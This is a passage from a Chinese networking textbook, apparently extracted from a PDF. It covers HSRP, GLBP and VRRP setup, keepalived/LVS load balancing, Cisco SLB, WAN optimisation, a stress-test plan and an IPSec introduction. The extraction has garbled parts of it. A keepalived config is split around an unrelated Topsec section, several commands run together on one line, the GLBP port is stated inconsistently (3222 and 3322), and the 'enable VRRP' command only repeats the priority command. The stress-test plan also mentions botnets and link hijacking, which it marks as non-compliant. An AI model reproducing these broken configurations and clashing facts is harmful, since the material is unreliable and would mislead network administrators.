standby 10 timers msec 200 msec 750

standby 10 preempt

standby 10 preempt delay minimum 255

standby 10 authentication xyz123

standby 10 track f0/0 20

HSRP和IP SLA追踪： ip sla 18

icmp-echo 10.1.1.1

ip sla schedule 18 start-time now life forever track 90 rtr state

interface vlan 10

ip address 10.1.1.2 255.255.255.0

standby 10 ip 10.1.1.254 255.255.255.0

standby 10 priority 110

standby 10 preempt

standby 10 track 90 decrement 20

**7.6.4.3 GLBP**

* 网关负载分担协议。
* Cisco私有。
* 可以自动选择并可以同时使用多台可用的网关， 客户端发往单一默认网关地址的数据帧会由多台路由器共同承担。
* 可支持1024个组。
* 支持认证。
* 一个组最多可以有4个组成员。

GLBP功能

GLBP提供下列功能：

* GLBP AVG（ 活跃虚拟网关， Active Virtual Gateway） ： 一个GLBP组中的成员会选举一个网关， 成为该组

AVG， 其他成员作为AVG的备用网关。AVG会为GLBP组中的每个成员分配一个虚拟MAC地址。

599/990

QQ群：632167235

* GLBP AVF（ 活跃虚拟转发者， Active Virtual Forwarder） ： AVG会为网关分配虚拟MAC地址， 每个网关都有责任转发那些发到这个虚拟MAC地址的数据包。这些网关是虚拟MAC地址的AVF。
* GLBP通信（ Communication） ： GLBP成员之间通过每3s向组播地址224.0.0.102 UDP/3222端口发送Hello数据包， 保持时间为10s。

GLBP可以有一个AVG， 若干AVF， AVG负责分担AVF和AVG之间的流量。当客户端发送ARP请求来或得默认网关地址时， AVG会在ARP响应中发送这些虚拟MAC地址。

GLBP特性

负载分担： 管理员可以通过配置GLBP， 使多台路由器共同承载局域网客户端的流量， 从而在多台可用路由器之间实现负载分担。

多虚拟路由器： GLBP在一台路由器的每个物理接口上， 最多支持1024个虚拟路由器（ GLBP组） ， 每个组支持4个虚拟转发者。

抢占： GLBP的冗余性机制允许当具有更高优先级的备用虚拟网关变得可用后， 通过抢占机制成为AVG。转发者的抢占行为与此相似， 只是转发者抢占使用的是加权（ Weighting） 而不是优先级， 且默认启用。

有效的资源利用： 所有路由器都可以承载网络流量。

GLBP切换

当使用接口追踪检测到接口故障时， 此设备所转发数据包的MAC地址会有下一个AVF来接管， 可以实现透明切换。

GLBP加权

GLBP的加权决定了一台路由器是否充当虚拟转发者的角色。当GLBP路由器的加权值下降到低于一个特定值时， 路由器就不再会成为活跃AVF； 而当加权值上升到高于一个特定值时， 路由器可以恢复AVF角色。

GLBP选举

1. 优先级。
2. 最高真实IP。

GLBP地址

GLBP向224.0.0.102 UDP/3322发送Hello数据包。MAC地址为0007.b400.0a0a， 其中000a为GLBP组号， 最后0a

为转发器号。

虚拟IP地址与真实IP地址不同， 每个组中的AVF/AVG有一个虚拟MAC地址。

注意

不要将GLBP和生成树一起使用。

GLBP配置

track 90 interface f0/0 line-protocol track 91 interface f0/1 line-protocol interface vlan10

ip address 10.0.0.1 255.255.255.0

glbp 1 10.0.0.254

glbp 1 weighting 110 lower 85 upper 105

glbp 1 timers msec 200 msec 700

glbp 1 preempt delay minimum 300

glbp 1 authentication md5 keystring xyz123

glbp 1 weighting track 90 decrement 10

glbp 1 weighting track 91 decrement 20

600/990

QQ群：632167235

**7.6.4.4 VRRP**

**7.6.4.4.1** 介绍

* 虚拟路由冗余协议。
* 工业标准。
* VRRP组中有一台主用（ Master） 路由器， 以及一台或多台备用（ Backup） 路由器。
* 不能追踪接口， 只能追踪对象。
* 旧版本支持认证， 新的标准不再支持认证。
* HSRP和VRRP最主要的区别在于， VRRP中的备用路由器不发送公告消息。

VRRP计时器

公告间隔： 是主用路由器发送公告消息的时间间隔， 默认是1s。

主用失效间隔： 是备用路由器认为主用失效的时间间隔， 默认3\*公告间隔+时滞时间。

时滞时间： 它确保具有最高优先级的备用路由器成为新的主用路由器， 计算（ 256-优先级） /256毫秒。

VRRP状态机

VRRP角色：

* master
* backup

VRRP状态：

* init
* backup
* master
* disable

VRRP选举

1. 最高优先级。
2. 最高真实IP。

优先级0表示当前路由器不参与VRRP的运作， 此设置用来触发备用路由器快速过渡到主用模式， 无须等待当前路由器超时。

在VRRP主用路由器正常关机的案例中， 它会以优先级0发送公告消息， 以触发备用路由器快速接管主用路由器的工作， 只需等待时滞时间即可。

VRRP地址

使用224.0.0.18协议号112发送Hello数据包， MAC地址为0000.5e00.01XX。

虚拟IP地址可以与其中一个组成员真实地址相同， 此成员必须为主路由器， 优先级为255。

**7.6.4.4.2 Cisco**

启用VRRP：

# **vrrp group-number priority priority-value**

601/990

QQ群：632167235

设置优先级：

# **vrrp group-number priority priority-value**

更公告间隔：

# **vrrp group-number timers advertise timer-value**

作为备用路由器学习公告间隔：

# **vrrp group-number timers learn**

**7.6.4.4.3 Keepalived**

安装软件：

# **yum install keepalived ipvsadm**

配置：

602/990

QQ群：632167235

603/990

! Configuration File **for** keepalived

global\_defs { notification\_email { [acassen@firewall.loc](mailto:acassen@firewall.loc) [failover@firewall.loc](mailto:failover@firewall.loc) [sysadmin@firewall.loc](mailto:sysadmin@firewall.loc)

}

notification\_email\_from [Alexandre.Cassen@firewall.loc](mailto:Alexandre.Cassen@firewall.loc) smtp\_server 192.168.200.1

smtp\_connect\_timeout 30 router\_id LVS\_DEVEL

}

vrrp\_instance VI\_1 { state MASTER interface eth0 virtual\_router\_id 51

priority 100

advert\_int 1 authentication {

auth\_type PASS auth\_pass 1111

}

virtual\_ipaddress { 192.168.200.16

192.168.200.17

192.168.200.18

}

}

# 以下给ipvs使用

virtual\_server 192.168.200.100 443 {

delay\_loop 6 lb\_algo wrr lb\_kind DR

nat\_mask 255.255.255.0

persistence\_timeout 50 protocol TCP

real\_server 192.168.201.100 443 {

weight 1 SSL\_GET {

url {

path /

digest ff20ad2481f97b1754ef3e12ecd3a9cc

}

url {

QQ群：632167235

604/990

path /mrtg/

digest 9b3a0c85a887a256d6939da88aabd8cd

}

connect\_timeout 3

nb\_get\_retry 3

delay\_before\_retry 3

}

}

}

virtual\_server 10.10.10.2 1358 {

delay\_loop 6 lb\_algo rr lb\_kind NAT

persistence\_timeout 50 protocol TCP

sorry\_server 192.168.200.200 1358

real\_server 192.168.200.2 1358 {

weight 1 HTTP\_GET {

url {

path /testurl/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334d

}

url {

path /testurl2/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334d

}

url {

path /testurl3/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334d

}

connect\_timeout 3

nb\_get\_retry 3

delay\_before\_retry 3

}

}

real\_server 192.168.200.3 1358 {

weight 1 HTTP\_GET {

url {

path /testurl/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334c

}

url {

QQ群：632167235

605/990

path /testurl2/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334c

}

connect\_timeout 3

nb\_get\_retry 3

delay\_before\_retry 3

}

}

}

virtual\_server 10.10.10.3 1358 {

delay\_loop 3 lb\_algo rr lb\_kind NAT

nat\_mask 255.255.255.0

persistence\_timeout 50 protocol TCP

real\_server 192.168.200.4 1358 {

weight 1 HTTP\_GET {

url {

path /testurl/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334d

}

url {

path /testurl2/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334d

}

url {

path /testurl3/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334d

}

connect\_timeout 3

nb\_get\_retry 3

delay\_before\_retry 3

}

}

real\_server 192.168.200.5 1358 {

weight 1 HTTP\_GET {

url {

path /testurl/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334d

}

url {

path /testurl2/test.jsp

QQ群：632167235

真实服务器配置：

# **echo 1 > /proc/sys/net/ipv4/conf/all/arp\_ignore**

# **echo 2 > /proc/sys/net/ipv4/conf/all/arp\_announce**

# **ifconfig lo x.x.x.x**

**7.6.4.4.4 Topsec**

HA心跳口需要配置非同步地址， 超过两台设备时peer必须指定子网广播地址。

双机热备as， 一个组：

network interface eth10 ip add 10.1.1.1 mask 255.255.255.0 ha-static network interface eth1 description #备份接口要设为相同IP

network interface eth1 ip add 192.168.1.1 mask 255.255.255.0

ha mode aa #负载均衡模式ha local 10.1.1.1

ha peer 10.1.1.2

ha as-vrid 100 #如果是负载均衡模式， 则不需要配置此项ha vrid 102 priority 100

ha vrid 102 preempt enable network interface eth1 vrid 102

network interface eth11 ha-metric 10 ha enable

连接保护， 地址不能相同， 关闭连接完整性检查：

ha mode sp

ha local 10.1.1.1 ha peer 10.1.1.255

network session session-integrity off

HA免费arp个数：

# **ha gratuitous-arp**

ha配置同步检查：

# **ha check peer-config**

二级连接地址只同步状态信息， 不同步连接和配置信息：

# **ha local-seond-link**

动态数据同步应答开关：

# **ha rtosync ack**

606/990

digest 640205b7b0fc66c1ea91c463fac6334d

}

url {

path /testurl3/test.jsp

digest 640205b7b0fc66c1ea91c463fac6334d

}

connect\_timeout 3

nb\_get\_retry 3

delay\_before\_retry 3

}

}

}

QQ群：632167235

配置实时同步：

# **ha rtconfig-sync**

接口ha度量值：

# **network interface eth11 ha-metric**

**7.6.4.5** 备份接口

**7.6.4.5.1 Cisco**

Flex链路：

相当于备份链路， 可以让收敛时间降低到50ms以下。只有二层端口和port-channel端口才支持Flex链路，

VLAN和三层端口不支持这个特性。

Tracks the local line protocol of "primary" interface.

* If the line is up, the "backup" interface is in standby.
* If the line is down, the "backup" interface is out of standby and UP.

The command "backup interface {int}" is placed on the primary interface, specifying the backup interface.

Delay-Timers can be used with the backup command.

* Fallover, specifies the delay before the standby link gets brought up after the primary link failed.
* Failback, specifies the delay after the primary link came back up before bringing down the secondary interface.

This solution could have the same black-hole pitfall that floating statics have.

One solution is to use a tunnel interface and configure the backup command on the tunnel

The backup command cannot be used on frame-relay physical interfaces. (no way to detect when back up)

启用Flex：

# **sw backup interface f0/2**

查看配置：

# **show interface sw backup**

查看接口和状态：

# **sh backup**

查看进程事件： # **debug backup** 配置备份接口：

# **backup {backup interface}**

配置计时器：

# **backup delay {failover - sec} {failback - sec}**

**7.6.4.5.2 Topsec**

链路备份功能：

network ip-probe add probe-id 100 dev eth1 probe-ip 1.1.1.1 network ip-probe add probe-id 101 dev eth2 probe-ip 1.1.2.1 system probe-\* #发送探测包的个数

network link-backup set master-id 100 slave-id 101

network route add dst 0.0.0.0/0 dev eth1 probeid 100 network route add dst 0.0.0.0/0 dev eth2 probeid 101 network link-backup start

607/990

QQ群：632167235

**7.6.5** 负载均衡

**7.6.5.1** 负载思路

NAT网络地址转换

基本原理： 将内部或专用网络地址和路由信息转换为外部或公用网络地址和路由。优点以及适用面：

1. 节省IPv4地址空间， 平衡器能够起到一定程度的防火墙作用。
2. 适用于将企业内部网络进行外连。

问题以及限制：

1. 无法同intenet IpSec 这样的安全标准兼容。
2. 负载平衡器容易成为集群系统的瓶颈。

域名轮询

基本原理： Bind8.2以上支持的特性。通过将单一域名映射到多个虚拟域名， 实现主机对虚拟域名的轮询。典型如： www CNAME www1、www CNAME www2。

优点以及适用面：

1. 实现简单， 因为大多数的类UNIX服务器都能够支持。
2. 平衡器负载轻， 可以快速进行轮询， 实现高效的负载均衡。

问题以及限制：

1. 无法探测节点是否正常， 造成访问失效。
2. 由于客户端缓存域名， 造成实际的负载不平衡。
3. 不区别节点差异， 无法结合动态负载平衡算法， 负载平衡效果差。

逆向代理服务器

基本原理： 以高速磁盘作为页面缓存提供页面响应服务。代理代替客户发送HTTP请求， Web节点仅处理代理服务器的请求， 结果由代理从磁盘缓存直接返回。

优点以及适用面： 由于针对磁盘I/O性能进行了优化， 既保证Web服务器被安全地隔离， 又能快速地进行静态页面甚至动态页面的响应服务。

问题以及限制：

1. 每次的响应都要维护双倍的TCP连接， 可扩展性差。
2. 与部分CGI不太兼容。

嵌入客户端应用的负载平衡

基本原理： 在客户端的应用软件里集成负载平衡功能,由客户端主动选择集群节点。优点以及适用面： 由于实际上集群呈现为对等网的模式， 灵活性可以最大化。

问题以及限制： 部署和实现都很不经济。

基于TCP/IP的流量均衡

基本原理： 根据数据包的源、目的地址进行连接识别， 按照均衡算法将连接分配到不同节点。优点以及适用面：

1. 处理速度快， 可扩展性高。
2. 兼容大多数的网络应用。
3. 节点可以实现异构性。

问题以及限制：

1. 不识别具体的应用协议内容， 无法处理应用级会话。
2. 要求节点的应用内容完全一致， 而且必须是静态内容。
3. 如果需要服务动态数据， 则需有集中的数据存放点。

608/990

QQ群：632167235

应用依赖的负载均衡

基本原理： 在第应用进行作业负载均衡， 通过分析应用协议数据头， 根据匹配规则将应用请求发往指定节点。

优点以及适用面：

1. 面向应用协议会话。
2. 性能上可以针对性的进行优化。
3. 兼容RFC应用协议相关标准4、集群节点独立部署， 允许内容不一致。

问题以及限制：

1. 分析应用协议数据头的工作比较消耗CPU资源， 容易造成CPU瓶颈。
2. 针对不同的协议需要编写独立的协议数据分析模块。

**7.6.5.2 TCP**粘合

介绍

一般的应用层代理都采用应用层连接粘合代理（ split-connection） ， 代理服务器位于客户端和被访问的服务站点之间， 代理服务器透明的将客户请求和服务器响应进行双向转换， 以协助双方完成通信的全过程。

连接粘合代理存在着几大致命的问题： 首先， 代理服务器的性能始终是大规模通信的瓶颈； 其次， 由于代理服务器对任何方向上的数据都要进行转换， 大大增加了通信延迟； 最后， 代理本质上对端到端的传输协议进行了修改， 难免会存在传输协议的兼容性问题。

数据的双向拷贝需要经由核心的TCP/IP协议栈到用户空间， 修改后再由用户空间到TCP/IP层进行处理转发， 频繁的上下文交换导致代理的效率低下。而代理服务器也不得不维护至少双倍于请求数量的连接， 这对于代理服务器的内存和CPU调度都有极高的要求。

对于需要解析报文内容的交换机而言， 需要在连接建立后（ SYN开始之后并完成三次握手） ， 才从接下来的报文中获得负载平衡所需的信息（ 比如， 一个HTTP协议的Get的请求， 在客户端完成了连接建立的操作之后， 均衡器才能获得具体的Get指令内容） 。这意味着， 均衡器不能仅仅根据SYN报文的地址和端口信息就

做出调度判断； 而要把调度的决定延迟到相关业务数据到达的时候进行――整体上讲， 交换被"延迟"了。原理上， 负载均衡器（ 也就是应用级代理）， 需要监听客户端的连接请求， 并在客户端发出连接的请求之后（ 从SYN开始） ， 建立客户端到均衡器之间的连接（ 通过TCP的三次握手协议完成） 。并在随后的请求报文中分析数据并决定真正被访问的服务节点， 然后才与服务节点建立另一个连接， 将两个连接粘合在一起

（ Splicing） 。

TCP粘合避免了数据包从核心空间到用户空间的上下文交换这一耗时的过程， 并且可以利用操作系统在核心层TCP/IP协议栈的多线程处理能力， 提高TCP连接的交换速度， 比如Linux核心2.4。

粘合过程

简要描述


1. 客户端发起连接请求， 并且由均衡器截获请求， 完成和客户端的三次握手协议， 等待客户端的请求数据

（ 比如Get指令） 。

1. 均衡器接收到客户端发送的Get请求数据， 选定集群节点后， 伪装成客户端向集群节点发起请求， 完成三次握手协议。并记录下两个连接的本地响应端口， 用于映射两个TCP连接。
2. 经过前面的两次连接， 均衡器在客户端和被选节点之前建立一个连接的映射关系。而后续两方的通信就无需再次被分析模块处理， 直接在映射端互相交换就可以了。

通信流程

609/990



QQ群：632167235

**7.6.5.3** 注意问题

缺乏对Session的支持

负载平衡器必需建立一个全局的Hash映射表， 记录某个客户端的IP地址和服务器的Session标记的映射关系， 在下次客户端的请求到来时， 必需要根据请求中的cookie来做负载平衡， 重定向到原来的server。

不支持SSL交换

SSL算法必需要花掉许多的计算的时间加密传输的数据。为了减少时间， SSL提供重复使用同一个session的功能。为了能够重复使用同一个session， 平衡器必需要记录客户端请求中SSL会话标记和服务器的映射表。这也必需要负载平衡器能够识别请求中的协议内容。而对于新的SSL会话请求， 可以开辟新的连接映射， 选择负载比较轻的主机进行。通过SSL会话Session的复用， 最大程度的加快了集群的服务吞吐量和整体性能。

内容分区

1. 由于所有的节点保存同样的内容， 实际上集群的存储容量限制在了一台节点的存储能力上。
2. 内容的同步和一致导致集群内部通信极大的开销。
3. 如果采用集中式存储， 又会导致网络磁盘I/O的瓶颈。

可以把内容分为html、cgi、gif等， 分别存于三个不同的server group， 而不用把整个网站的内容存于同一台

server。要支持这样的功能， 负载平衡器必需要根据request的URL做负载平衡交换， 这也是面向连接集群技术所无法做到的事。

访问的非局部性

由于均衡器无法识别客户端请求中包含的内容， 因此， 在大型网络中， 由于使用了大量的Cache集群， 负载平衡器无法充分的根据请求的页面来定位已经缓存的cache服务器， 导致经常性的缓存页面缺失错误发生， 而随后缓存服务器对缺失页面将产生的协议请求重定向操作， 大大延长了客户端访问网络服务的等待时

间， 造成Cache集群的吞吐量的下降和客户端的等待时间延长。

610/990

QQ群：632167235

**7.6.5.4** 模式和算法

三种LVS负载均衡模式

LVS负载均衡模式1.NAT模式

NAT用法本来是因为网络IP地址不足而把内部保留IP地址通过映射转换成公网地址的一种上网方式(原地址

NAT)。如果把NAT的过程稍微变化， 就可以成为负载均衡的一种方式。原理其实就是把从客户端发来的IP包的IP头目的地址在DR上换成其中一台REALSERVER的IP地址并发至此REALSERVER， 而REALSERVER则在处理完成后把数据经过DR主机发回给客户端， DR在这个时候再把数据包的原IP地址改为DR接口上的IP地址即可。期间， 无论是进来的流量， 还是出去的流量， 都必须经过DR。

LVS负载均衡模式2.IP隧道模式

隧道模式则类似于VPN的方式， 使用网络分层的原理， 在从客户端发来的数据包的基础上， 封装一个新的IP 头标记(不完整的IP头， 只有目的IP部)发给REALSERVER， REALSERVER收到后， 先把DR发过来的数据包的头给解开， 还原其数据包原样， 处理后， 直接返回给客户端， 而不需要再经过DR。需要注意的是， 由于

REALSERVER需要对DR发过来的数据包进行还原， 也就是说必须支持IPTUNNEL协议。所以， 在REALSERVER

的内核中， 必须编译支持IPTUNNEL这个选项。IPTUNNEL也在Net working options里面。

LVS负载均衡模式3.直接路由模式

直接路由模式比较特别， 很难说和什么方面相似， 前2种模式基本上都是工作在网络层上(三层)， 而直接路由模式则应该是工作在数据链路层上(二层)。其原理为， DR和REALSERVER都使用同一个IP对外服务。但只有DR对ARP请求进行响应， 所有REALSERVER对本身这个IP的ARP请求保持静默。也就是说， 网关会把对这个服务IP的请求全部定向给DR， 而DR收到数据包后根据调度算法， 找出对应的REALSERVER， 把目的MAC地址改为REALSERVER的MAC并发给这台REALSERVER。这时REALSERVER收到这个数据包， 则等于直接从客户端

收到这个数据包无异， 处理后直接返回给客户端。由于DR要对二层包头进行改换， 所以DR和REALSERVER 之间必须在一个广播域， 也可以简单的理解为在同一台交换机上。

LVS负载均衡的八种调度算法

LVS负载均衡算法1.轮询调度(Round-RobinScheduling)

调度器通过"轮询"调度算法将外部请求按顺序轮流分配到集群中的真实服务器上， 它均等地对待每一台服务器， 而不管服务器上实际的连接数和系统负载。

LVS负载均衡算法2.加权轮询调度(WeightedRound-RobinScheduling)

调度器通过"加权轮询"调度算法根据真实服务器的不同处理能力来调度访问请求。这样可以保证处理能力强的服务器处理更多的访问流量。调度器可以自动问询真实服务器的负载情况， 并动态地调整其权值。

LVS负载均衡算法3.最小连接调度(Least-ConnectionScheduling)

调度器通过"最少连接"调度算法动态地将网络请求调度到已建立的链接数最少的服务器上。如果集群系统的真实服务器具有相近的系统性能， 采用"最小连接"调度算法可以较好地均衡负载。

LVS负载均衡算法4.加权最小连接调度(WeightedLeast-ConnectionScheduling)

在集群系统中的服务器性能差异较大的情况下， 调度器采用"加权最少链接"调度算法优化负载均衡性能， 具有较高权值的服务器将承受较大比例的活动连接负载。调度器可以自动问询真实服务器的负载情况， 并动态地调整其权值

LVS负载均衡算法5.基于局部性的最少链接(Locality-

611/990

QQ群：632167235

BasedLeastConnectionsScheduling)

"基于局部性的最少链接"调度算法是针对目标IP地址的负载均衡， 目前主要用于Cache集群系统。该算法根据请求的目标IP地址找出该目标IP地址最近使用的服务器， 若该服务器是可用的且没有超载， 将请求发送到该服务器;若服务器不存在， 或者该服务器超载且有服务器处于一半的工作负载， 则用"最少链接"的原则选出一个可用的服务器， 将请求发送到该服务器。

LVS负载均衡算法6.带复制的基于局部性最少链接(Locality- BasedLeastConnectionswithReplicationScheduling)

"带复制的基于局部性最少链接"调度算法也是针对目标IP地址的负载均衡， 目前主要用于Cache集群系统。它与LBLC算法的不同之处是它要维护从一个目标IP地址到一组服务器的映射， 而LBLC算法维护从一个目标

IP地址到一台服务器的映射。该算法根据请求的目标IP地址找出该目标IP地址对应的服务器组， 按"最小连接"原则从服务器组中选出一台服务器， 若服务器没有超载， 将请求发送到该服务器， 若服务器超载;则按"最小连接"原则从这个集群中选出一台服务器， 将该服务器加入到服务器组中， 将请求发送到该服务器。同时， 当该服务器组有一段时间没有被修改， 将最忙的服务器从服务器组中删除， 以降低复制的程度

LVS负载均衡算法7.目标地址散列调度(DestinationHashingScheduling)

目标地址散列"调度算法根据请求的目标IP地址， 作为散列键(HashKey)从静态分配的散列表找出对应的服务器， 若该服务器是可用的且未超载， 将请求发送到该服务器， 否则返回空

LVS负载均衡算法8.源地址散列调度(SourceHashingScheduling)

源地址散列"调度算法根据请求的源IP地址， 作为散列键(HashKey)从静态分配的散列表找出对应的服务器， 若该服务器是可用的且未超载， 将请求发送到该服务器， 否则返回空。

**7.6.5.5** 服务器负载

**7.6.5.5.1 Cisco**

Cisco IOS SLB服务器负载分担。

SLB运作模式

分配模式（ Dispatched Mode） ： 每个真实服务器都要把虚拟服务器地址配置为环回地址或辅助地址， Cisco IOS SLB会在MAC层把数据包重定向到真实服务器。由于分派模式不会对虚拟IP地址进行修改， 因此真实服务器为了实现Cisco IOS SLB必须建立二层邻接关系， 使路由器无须通过路由就可以找打所选的真实服务

器。

定向模式（ Directed Mode） ： 数据中心所有的真实服务器都无需知道虚拟服务器的IP地址， Cisco IOS SLB会对客户端和真实服务器之间交换的数据包进行转换， 也就是通过NAT把虚拟服务器IP地址转换为真实服务器

IP地址。

SLB配置

定义服务器群：

# **ip slb serverfarm serverfarm-name**

把真实服务器关联到服务器群：

# **real ip-address-of-the-real-server**

启用真实服务器：

# **inservice**

612/990

QQ群：632167235

配置示例：

ip slb serverfarm PUBLIC

real 10.1.1.1

inservice

real 10.1.1.2

inservice

real 10.1.1.3

inservice

ip slb serverfarm RESTRICTED

real 10.1.1.20

inservice

real 10.1.1.30

inservice

查看真实服务器： # **show ip slb real** 查看SLB服务器群：

# **show ip slb serverfarm**

查看虚拟服务器：

# **show ip slb vserver**

查看当前SLB连接：

# **show ip slb connections**

查看详细连接：

# **show ip slb connections client 10.2.2.0 detail**

查看SLB统计数据：

# **show ip slb stats**

**7.6.5.5.2 Topsec**

服务器负载均衡：

define host add name server1 ipaddr 1.1.1.1 define host add name server2 ipaddr 1.1.1.2

define server add name Vserver1 host server1 probe host weight 10 define server add name Vserver2 host server2 probe host weight 10 define virtual\_server add name VS1 server 'Vserver1 Vserver2' balance wrr

**7.6.6** 广域网优化

传输协议优化

TCP优化

传统TCP协议无论是偶然丢包还是因拥塞丢包， 窗口都会大幅回退导致传输效率低下。

广域网加速在保留传统TCP可靠性传输机制优点的基础上， 重点对其拥塞判断机制和拥塞后的速率调控机制进行优化改进， 但是不对TCP/IP头字段作任何修改。

出现偶然丢包时， 判断出是非拥塞造成的丢包， 传输速率不回退。

跑满可用带宽时， 进入拥塞控制阶段， 基于历史传输信息进行窗口回退， 保持高效传输。

* 具有TCP可靠、迅速的传输优点；
* 可以单边部署和双边部署；
* 兼容所有TCP应用。

数据优化技术

613/990

QQ群：632167235

数据压缩技术

数据压缩技术基于串流的方式在网络层对数据实时地进行告诉压缩， 从而减少广域网传输数据量， 对端设备收到压缩数据后只需进行解压缩并转发到目的地即可。

WEB文件缓存

将WEB文件缓存到设备中， 主要是针对WEB 应用访问， 对于TCP应用是没有效果的。

字节缓存技术

字节缓存技术又叫“超级压缩”， 以“数据标签”的传输代替了具体文件传输， 对端设备能够将相应符号还原成原始数据， 从而减少广域网上数据的传输量。

字节缓存对本身不具可压缩性的数据类型， 如多媒体或已压缩数据， 只要曾经传输过相同或类似数据， 字节缓存即可提取出全部或部分相同数据， 从而大幅缩减需要传输的数据量。

带宽优化技术

QoS

**7.6.7** 压力测试方案

一. 系统需求

高考查分系统

去年数据： 峰值60W每天、平常20W～ 30W每天需要从外网测试 设想800W并发 每条数据小于1K

二. 测试的目的

* 1. 可用性目的

可以支撑今年的连接数据量

* 1. 安全目的

保护信息系统的安全性

* 1. 建议性

800W太多， 有的硬件安全设备都支撑不了数量等价为以往峰值即可， 也可以稍多点

三. 业务分析

* 1. 协议

http、https、tcp、udp、icmp、……

* 1. 组件

apache、IIS、nginx、weblogic、数据库、php、.net、……

* 1. 业务功能模块查分

登 录 验证码退出

短信验证

……

* 1. 流程
     1. 登录
     2. 前端
     3. 验证码
     4. 查询
     5. 中间件
     6. 数据库
     7. 退出

8.……

四. 测试场景与真实场景的差距

4.1 网络延迟

614/990

QQ群：632167235

网速、设备性能、服务器性能、……

* 1. 浏览器加载

JS、浏览器、……

* 1. 流量复杂性 混合流量、……

五. 可能的瓶颈

网关性能、连接数限制

LB、七层负载、四层负载、三层负载性能

DDOS当作攻击进行防御网络带宽、可靠性

服务器内存、硬盘IO、cpu 数据库性能、会话数限制中间件性能、连接数限制

web前端传输性能、浏览器加载速度、页面压缩

……

六. 压力测试

* 1. 测试方法

分布式测试平台

运营商链路劫持（ 不合规） 肉鸡（ 不合规）

……

* 1. 测试模块动态页面静态页面

按照业务流程测试功能模块测试

……

* 1. 测试流量类型

是否使用混合业务流量是否参杂攻击流量

根据实际需求、现场讨论

* 1. 脚本、增加数量

编写测试脚本、递增并发进行压测

* 1. 测试持续时间

1分钟（ 查看效果）

10分钟（ 追踪瓶颈）

……

七. 监控系统

功能是否可用

响应时间是否可接受

按照业务流程分步骤监控

……

八. 扩展瓶颈

* 1. 纵向扩展增加内存SSD

调整系统参数

……

* 1. 横向扩展集群

CDN

……

* 1. 转移压力

业务可用性、CDN、负载均衡、多级架构 验证码等消耗性资源分离到单独的服务器上客户端验证、数据重传

设置查询延迟升级带宽

静态页面和图片前端缓存

IP信誉库、黑名单

……

615/990

QQ群：632167235

九. 系统安全

* 1. 环境规划

系统扫描、数据库扫描、WEB网站扫描综合日志审计

WEB应用防火墙、网页防篡改数据库审计

入侵检测与防御

负载均衡、DDOS防御、上网行为管理系统、防火墙

……

* 1. 安全服务

整体安全策略设计、优化业务流程评估

网络规划渗透测试安全加固

网站安全检测服务代码审计

驻场运维服务

八、安全

**8.1 VPN**

**8.1.1 IPSec**

**8.1.1.1** 原理

**8.1.1.1.1** 概述

IPSec并非一个单独的协议， 而是一系列为IP网络提供完整安全性的协议和服务的集合。IPSec工作在IP层， 能够为上层协议和应用提供透明的安全服务， 这也是它最大的好处。

616/990

QQ群：632167235

IPSec提供的安全服务

IPSec提供的安全服务包括：

* 用户数据加密： 通过加密算法提供数据私密性。
* 消息完整性验证： 通过摘要认证保证数据未被修改。
* 防御特定类型攻击： 通过序列号防重放、通过认证防中间人攻击。
* 提供设备之间安全算法和密钥协商能力， 提供安全的在线密钥生成机制。
* 提供隧道和传输两种模式。

关键概念

安全关联（ **Security Associations**） ： 为安全目的创建的一个单向逻辑连接。同一SA的数据流会得到相同安全服务。双向需要两个SA， AH和ESP分别需要SA。SA由一个三元组标识， 包括SPI(安全参数索引)、目的

IP地址、安全协议号(AH、ESP)。

安全关联数据库（ **Scurity Associations Database**） ： 用于存放与SA关联的所有状态数据的存储结构。安全参数索引（ **Security Parameters Index**） ： 一个被携带在AH或ESP报头中的32bit数值。用于在接收端识别数据流到SA的绑定关系。

安全策略数据库（ **Security Policy Database**） ： 指明所有IP报文应使用何种安全服务， 以及如何或得这些服务的数据结构。SPD用访问控制来描述数据流特性。策略是SA创建的前提， 它决定一个密钥交换协商协议。

安全处理协议： IP认证头协议（ AH） 、IP封装安全载荷协议（ ESP） 。AH协议计算整个报文不变部分（ 包括前面IP头） 的摘要值， 只提供完整性验证。ESP将原始数据加密作为载荷携带在报文中， 提更加密和验证。

两种模式： 传输模式在原始IP头和上层协议之间加入AH或ESP， 用于主机到主机方式的报文处理。隧道模式新加IP头将原始IP报文作为载荷， 用于转发设备作封装处理。

**Internet**密钥交换协议（ **IKE**） ： 使用ISAMKP为语法表达基础。它是一个通用密钥协商协议， 为任何需要加密和认证的通信提供算法和密钥协商服务。

选择符（ **Selectors**） ： 协议作处理决策的判断依据， 它包括数据包的IP和下一层头信息。数据包经过

IPSec实体时有三种处理方式： 保护、丢弃或旁路。SPD中每个策略都有定义好的选择符， 以保证策略得到正确使用。

IPSec标准

IPSec最初模型在1995年指定， 1998年被修订， 2005年再次更新。目前大多数厂家实现1998年标准， 同时包括了新加密算法支持、IKE扩展功能和NAT穿越。

IPSec实现结构

RFC标注定义了三种不同结构： 集成结构、BITS结构和BITW结构。

* 集成结构： IPSec协议被集成在IP协议内部， 比如IPv6。
* BITS（ Bump In The Stack） 结构： IPSec作为外部特性插入到IP层与链路层协议之间。需要置于主机系统中。

- BITW（ Bump In The Wire） 结构： 将IPSec实现加入到传输路径中。需要添加设备。

**8.1.1.1.2** 报文封装

617/990

协议

安全性

**PAT**穿透

GRE

不加密

否

PPTP

加密

是

L2TP

不加密

是

IP-SEC

加密

否

L2TP over IPSEC

加密

是

QQ群：632167235

AH和ESP是IPSec的两个主要协议。AH为IP通信提供数据源认证、数据完整性和防重放攻击， 但不能防止窃听， 适用于传输非机密数据。ESP为IP数据提供完整性检查、认证和加密。

IPSec使用传输模式和隧道模式为应用提更不同的封装方式。

AH

